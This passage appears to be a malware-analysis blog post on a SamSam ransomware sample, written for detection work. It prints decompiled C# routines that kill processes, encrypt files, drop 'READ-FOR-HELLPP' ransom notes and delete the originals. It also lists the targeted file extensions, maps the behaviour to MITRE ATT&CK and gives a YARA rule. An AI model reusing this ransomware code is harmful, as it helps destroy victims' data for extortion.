If the condition returning true than it checks the permission of files. There was a function with the name of “chk4flok” in this function it was checking the read and write permission of that file.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002E78 File Offset: 0x00001078
public static bool chk4flok(string FileName)
{
    FileStream fileStream = null;
    try
    {
        fileStream = File.Open(FileName, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
    }
    catch (UnauthorizedAccessException)
    {
        try
        {
            fileStream = File.Open(FileName, FileMode.Open, FileAccess.Read, FileShare.None);
        }
        catch (Exception)
        {
            return true;
        }
    }
    catch (Exception)
    {
        return true;
    }
    finally
    {
        if (fileStream != null)
        {
            fileStream.Close();
        }
    }
    return false;
}
```

After executing this function there was another statement which was checking that the file is database or not. It was checking by the extension of file comparing with the existing array of databases files. If the file is database file it was adding into list of separate database files.

bool flag2 = Array.Exists<string>(Program.ttttbbbbdbdbdbd, (string element) => element == ext.ToLower());



if (flag2)

{

Program.list_separate_db_file(fileInfo.FullName);

}

```
// Token: 0x0600001A RID: 26 RVA: 0x00003418 File Offset: 0x00001618
public static void list_separate_db_file(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        long length = fileInfo.Length;
        if (length <= 104857600L)
        {
            Program.matrix[9].Add(path);
        }
        else if (104857600L < length && length <= 1048576000L)
        {
            Program.matrix[10].Add(path);
        }
        else if (1048576000L < length && length <= 5242880000L)
        {
            Program.matrix[11].Add(path);
        }
        else if (5242880000L < length && length <= 10485760000L)
        {
            Program.matrix[12].Add(path);
        }
        else if (10485760000L < length && length <= 20971520000L)
        {
            Program.matrix[13].Add(path);
        }
        else if (20971520000L < length && length <= 41943040000L)
        {
            Program.matrix[14].Add(path);
        }
        else if (41943040000L < length && length <= 83886080000L)
        {
            Program.matrix[15].Add(path);
        }
        else if (83886080000L < length && length <= 104857600000L)
        {
            Program.matrix[16].Add(path);
        }
        else
        {
            Program.matrix[17].Add(path);
        }
    }
}
```

If the file type is other than the database file it was calling killing process function. At that level I can say it was trying to close the process in case if it is in running state. Because it needs to be encrypted. Also, after killing the process, it was checking the length of file with specific bytes. If the length of file which is going to encrypted is less or equal than continue the encryption procedure.



```
try
{
    Program.killproc(fileInfo.FullName);
    if (length <= 104857600L)
    {
        Program.enenenenennennennennene(fileInfo.FullName);
    }
    else
    {
        Program.list_fav_type(fileInfo.FullName);
    }
}
catch
{
}
```

Then finally in this the function with name “enenenenenene” it was checking the space available in drive and calculating the length of file and checking the leave note files already exists or not and also doing encryption using RSA-2048 and leaving the “.html” note and writing content into the note file which includes the bitcoin addresses and other communication ways to pay ransom.

```
// Token: 0x00000011 RID: 17 RVA: 0x00002C00 File Offset: 0x00000100
public static void enenenenennennennene(string pathfile)
{
    FileInfo fileInfo = new FileInfo(pathfile);
    try
    {
        DriveInfo driveInfo = new DriveInfo(pathfile);
        long availableFreeSpace = driveInfo.AvailableFreeSpace;
        long length = fileInfo.Length;
        if (length < availableFreeSpace && new FileInfo(pathfile).Length > 0L && !File.Exists(fileInfo.DirectoryName + "\\\" + fileInfo.Name + Program.extennn_sion_en_c) && !string.IsNullOrEmpty(Program.pubbbbbbbbbbbkkkey))
        {
            Program.fun_en_file(pathfile, Program.pubbbbbbbbbbbkkkey);
            if (!File.Exists(fileInfo.DirectoryName + "\\\" + fileInfo.Name + Program.extennn_sion_en_c))
            {
                FileInfo fileInfo2 = new FileInfo(fileInfo.DirectoryName + "\\\" + fileInfo.Name + Program.extennn_sion_en_c);
                if (fileInfo2.Length > length)
                {
                    if (!File.Exists(fileInfo.DirectoryName + "\\\" + Program.hhheeeclpppffilleeeee + Program.hhhellppffilleexxtenssionn))
                    {
                        File.WriteAllText(fileInfo.DirectoryName + "\\\" + Program.hhheeeclpppffilleeeee + Program.hhhellppffilleexxtenssionn, Program.conten_tohe_lp);
                        for (int i = 0; i < 10; i++)
                        {
                            File.WriteAllText(string.Concat(new string[]
                            {
                                fileInfo.DirectoryName,
                                "\\00",
                                i.ToString(),
                                ""
                            }, Program.hhheeeclpppffilleeeee, Program.hhhellppffilleexxtenssionn)), Program.conten_tohe_lp);
                        }
                        fileInfo.Attributes = FileAttributes.Normal;
                        File.Delete(pathfile);
                    }
                }
            }
        }
    }
    catch (Exception)
    {
        if (File.Exists(fileInfo.DirectoryName + "\\\" + fileInfo.Name + Program.extennn_sion_en_c))
        {
            File.Delete(fileInfo.DirectoryName + "\\\" + fileInfo.Name + Program.extennn_sion_en_c);
        }
    }
}
```

Now before concluding the analysis, I want to show you guys the extensions it was looking for and the database file types.

".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.accd,.accdt,.ach,.acr,.act,.adb,.ads,.agdl,.ai,.ait,.al,.api,.arw,.asf,.asm,.asp,.aspx,.asx,.avi,.awg,.back,.backup,.backupdb,.bak,.lua,.m,.m4v,.max,.mdb,.mdc,.mdf,.mef,.mfw,.mmw,.moneywell,.mos,.mov,.mp3,.mp4,.mpg,.mrw,.msg,.myd,.nd,.nnd,.nef,.nk2,.nop,.nrw,.ns2,.ns3,.ns4,.nsd,.nsf,.nsg,.nsh,.nwb,.nx2,.nxl,.nyf,.tif,.tlg,.txt,.vob,.wallet,.war,.wav,.wb2,.wmv,.wpd,.wps,.x11,.x3f,.xis,.xla,.xlam,.xlk,.xlm,.xlr,.xls,.xlsb,.xlsx,.xlt,.xltm,.xltx,.xlw,.xml,.ybcra,.yuv,.zip,.sqlite,.sqlite3,.sqlitedb,.sr2,.srf,.srt,.srw,.st4,.st5,.st6,.st7,.st8,.std,.sti,.stw,.stx,.svg,.swf,.sxc,.sxd,.sxx,.sxi,.sxm,.sxw,.tex,.tga,.thm,.tib,.py,.qba,.qbb,.qbm,.qbr,.qbw,.qbx,.qby,.r3d,.raf,.rar,.rat,.raw,.rdb,.rm,.rtf,.rw2,.rwl,.rwz,.s3d,.sas7bdat,.say,.sd0,.sda,.sdf,.sldm,.sldx,.sql,.pdd,.pdf,.pef,.pem,.pfx,.php,.php5,.phtml,.pl,.plc,.png,.pot,.potm,.potx,.ppam,.pps,.ppsm,.ppsx,.ppt,.pptm,.pptx,.prf,.ps,.psafe3,.psd,.pspimage,.pst,.ptx,.oab,.obj,.odb,.odc,.odf,.odg,.odm,.odp,.ods,.odt,.oil,.orf,.ost,.otg,.oth,.otp,.ots,.ott,.p12,.p7b,.p7c,.pab,.pages,.pas,.pat,.pbl,.pcd,.pct,.pdb,.gray,.grey,.gry,.h,.hbk,.hpp,.htm,.html,.ibank,.ibd,.ibz,.idx,.iif,.iig,.incpas,.indd,.jar,.java,.jpe,.jpg,.jpeg,.jpg,.jsp,.kbx,.kc2,.kdbx,.kdc,.key,.kpx,.doc,.docm,.docx,.dot,.dotm,.dotx,.drf,.drw,.dtd,.dwg,.dxb,.dxfl,d



xg,.eml,.eps,.erbsql,.erf,.exf,.fdb,.ffd,.fff,.fh,.fhd,.fla,.flac,.flv,.fmb,.fpx,.fxg,.cpp,.cr2,.craw,.crt,.crw,.cs,.csh,.csl,.csv,.dac,.bank,.bay,.bdb,.bgt,.bik,.bkf,.bkp,.blend,.bpw,.c,.cdf,.cdr,.cdr3,.cdr4,.cdr5,.cdr6,.cdrw,.cdx,.ce1,.ce2,.cer,.cfp,.cgm,.cib,.class,.cls,.cmt,.cpi,.ddoc,.ddrw,.dds,.der,.des,.design,.dgc,.djuv,.dng,.db,.db-journal,.db3,.dcr,.dcs,.ddd,.dbf,.dbx,.dc2,.pbl"

Database Files

".sql,.mdf"

Name	Value
cipherText	"EAAAAORY8/rM976/bGRFgncjWaYTOk7VQDaRoFw7f5HMTg16"
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	".sql,.mdf"

```
302  
303     using (StreamReader streamReader = new StreamReader(cryptoStream))  
304     {  
305         text = streamReader.ReadToEnd();  
306     }  
307  
308  
309  
310     finally  
311     {  
312         if (rijndaelManaged != null)  
313         {  
314             rijndaelManaged.Clear();  
315         }  
316     }
```

Name	Value
cipherText	"EAAAAImT1sZB5RCFQ7nMEMIT4pHnI6kaubtyS/ZgQ6vw7bVLeLvs8cyaW5xDK9b54N65ABVXrwwLKOaUSFQWlIkO/tjG/jbpi09zZA6aYADg1gNzWbYzdsVu+X+Wqcafykd2RIUDV5AO8oNeZJUhe4tGvJOW...
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	".sql,.mdf"
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
array	byte[0x00000704]
memoryStream	(System.IO.MemoryStream)
cryptoTransform	(System.Security.Cryptography.RijndaelManagedTransform)
cryptoStream	(System.Security.Cryptography.CryptoStream)
streamReader	(System.IO.StreamReader)

And it was leaving the NOTE file with the name of "READ-FOR-HELLPP" with extension ".html"

```
306  
307     }  
308  
309  
310     finally  
311     {  
312         if (rijndaelManaged != null)  
313         {  
314             rijndaelManaged.Clear();  
315         }  
316     }
```

Name	Value
cipherText	"EAAAAI9w2MPg9bAijpW8KhfX9ZoiLEZZAaquBKVJfZdXoCvh"
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	"READ-FOR-HELLPP"



```
306 }
307 }
308 }
309 }
310 finally
311 {
312     if (rijndaelManaged != null)
313     {
314         rijndaelManaged.Clear();
315     }
}
```

100 %

Name	Value
cipherText	"EAAAAOwMZxCSUQvYgKwF+U67EWoGgDfDQ88FtiBaxpG9Jf5I"
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	".html"

At that point, I have completed my analysis and found pretty much working of this ransomware. Now the next step for me is to map the extracted TTPs of that malware on MITRE ATT&CK framework and recreate them for proactive emulation to validate the security controls.

Extracted TTP's

MITRE ATT&CK MAPPING


Tactic	Techniques and Sub-Techniques
Defense Evasion	Technique: Time-Based Sandbox Evasion
Impact	Technique: Data Encrypted for Impact (T1486)
Execution	Technique: Command and Scripting Interpreter (T1059) Sub_technique: Windows Command Shell (S003)
Defense Evasion	Technique: Indicator Remover (T1070) Sub_technique: File Deletion (S004)
Defense Evasion	Technique: Obfuscated Files or Information (T1027) Sub_technique: Binary Padding (S001)

Recreation and Security controls validation


As an offensive security researcher, my primary responsibility involves the meticulous analysis of real-world samples to extract Tactics, Techniques, and Procedures (TTPs). Once identified, I map these TTPs onto the MITRE ATT&CK framework, providing a comprehensive understanding of the adversary's behavior. To validate the effectiveness of security controls, I employ emulation techniques by recreating the identified TTPs using the same methods observed in the analyzed samples. This emulation process ensures a realistic simulation of the adversary's actions, allowing for thorough validation of existing security measures. For this purpose, I leverage proprietary emulation tools, ensuring precision and adaptability in replicating



sophisticated attack scenarios. My role extends beyond the typical scope of a Security Operations Center (SOC) Level 3, as I not only analyze but also recreate the same behavior for proactive emulation and then provide mitigation strategies, including the development of YARA rules, Sigma detection signatures, and Indicators of Compromise (IoC). This comprehensive approach is crucial for enhancing the organization's resilience against evolving cyber threats.



This is the overall flow of my work:





Mitigation

YARA

rule SamSam_Ransomware

```
{
  meta:
    description = "Latest SamSAm ransomware sample"
    author = "Usman Sikander"
    reference = "https://www.crowdstrike.com/blog/an-in-depth-analysis-of-samsam-ransomware-and-boss-spider/"
    hash1 =
"0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5"
    hash2 = "286d1495a80c126a63c26a5610d515e6"
    hash3 = "e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876"
    hash4 = "4e3e18e6140c64cec89f4be5af25751"

  strings:
    $s1 = "<eulaV>xPN1oBWSqfQglnnB6ydf204jiHN/uqljySnn1fkhqUk=</eulaV>" fullword
wide
    $s2 = "EAAAAl9w2MPg9bAiJpW8KhfX9ZoiLEEZZAqubKVJFzdXoCvh" fullword ascii
    $s3 = "EAAAAYWk00FPYTndcfhmSU/hwcz/ah7CryNUEmKAYOZoK2J" fullword ascii
    $s4 = "hzzjfhicykshkdjghkdhgbvgkdjdfg" fullword wide
    $s5 = "EAAA AOeHr6QeAnAEeR04Cna7WcCsBCEgpGA5pyNBz3e1BNyy" fullword ascii
    $s6 = "sfkjadgw6wuitafgjsdksd" fullword wide
    $s7 = "nksjfgqd7trugfjsdfsd" fullword wide
    $s8 = "fsgahfgfuygityugfjhdf" fullword wide
    $s9 = "sfsfgcbdsfygjfsfgsj" fullword wide
    $s10 = "mkjnhbgvfcdxszdxfcgvhbj" fullword wide

  $op0 = { 52 65 73 6F 75 72 63 65 73 2E 52 65 73 6F 75 72 }
  $op1 = { 44 65 73 6B 74 6F 70 20 57 69 6E 64 6F 77 73 }
```



```
$op2 = { 57 69 6E 44 69 72 2E 65 78 65 00 65 6E 63 63 }
```

condition:

```
( uint16(0) == 0x5a4d and
```

```
  filesize < 53KB and
```

```
    ( 6 of them ) and all of ($op*)
```

```
  ) or ( all of them )
```

```
}
```

Conclusion

Traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like SamSam Ransomware, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.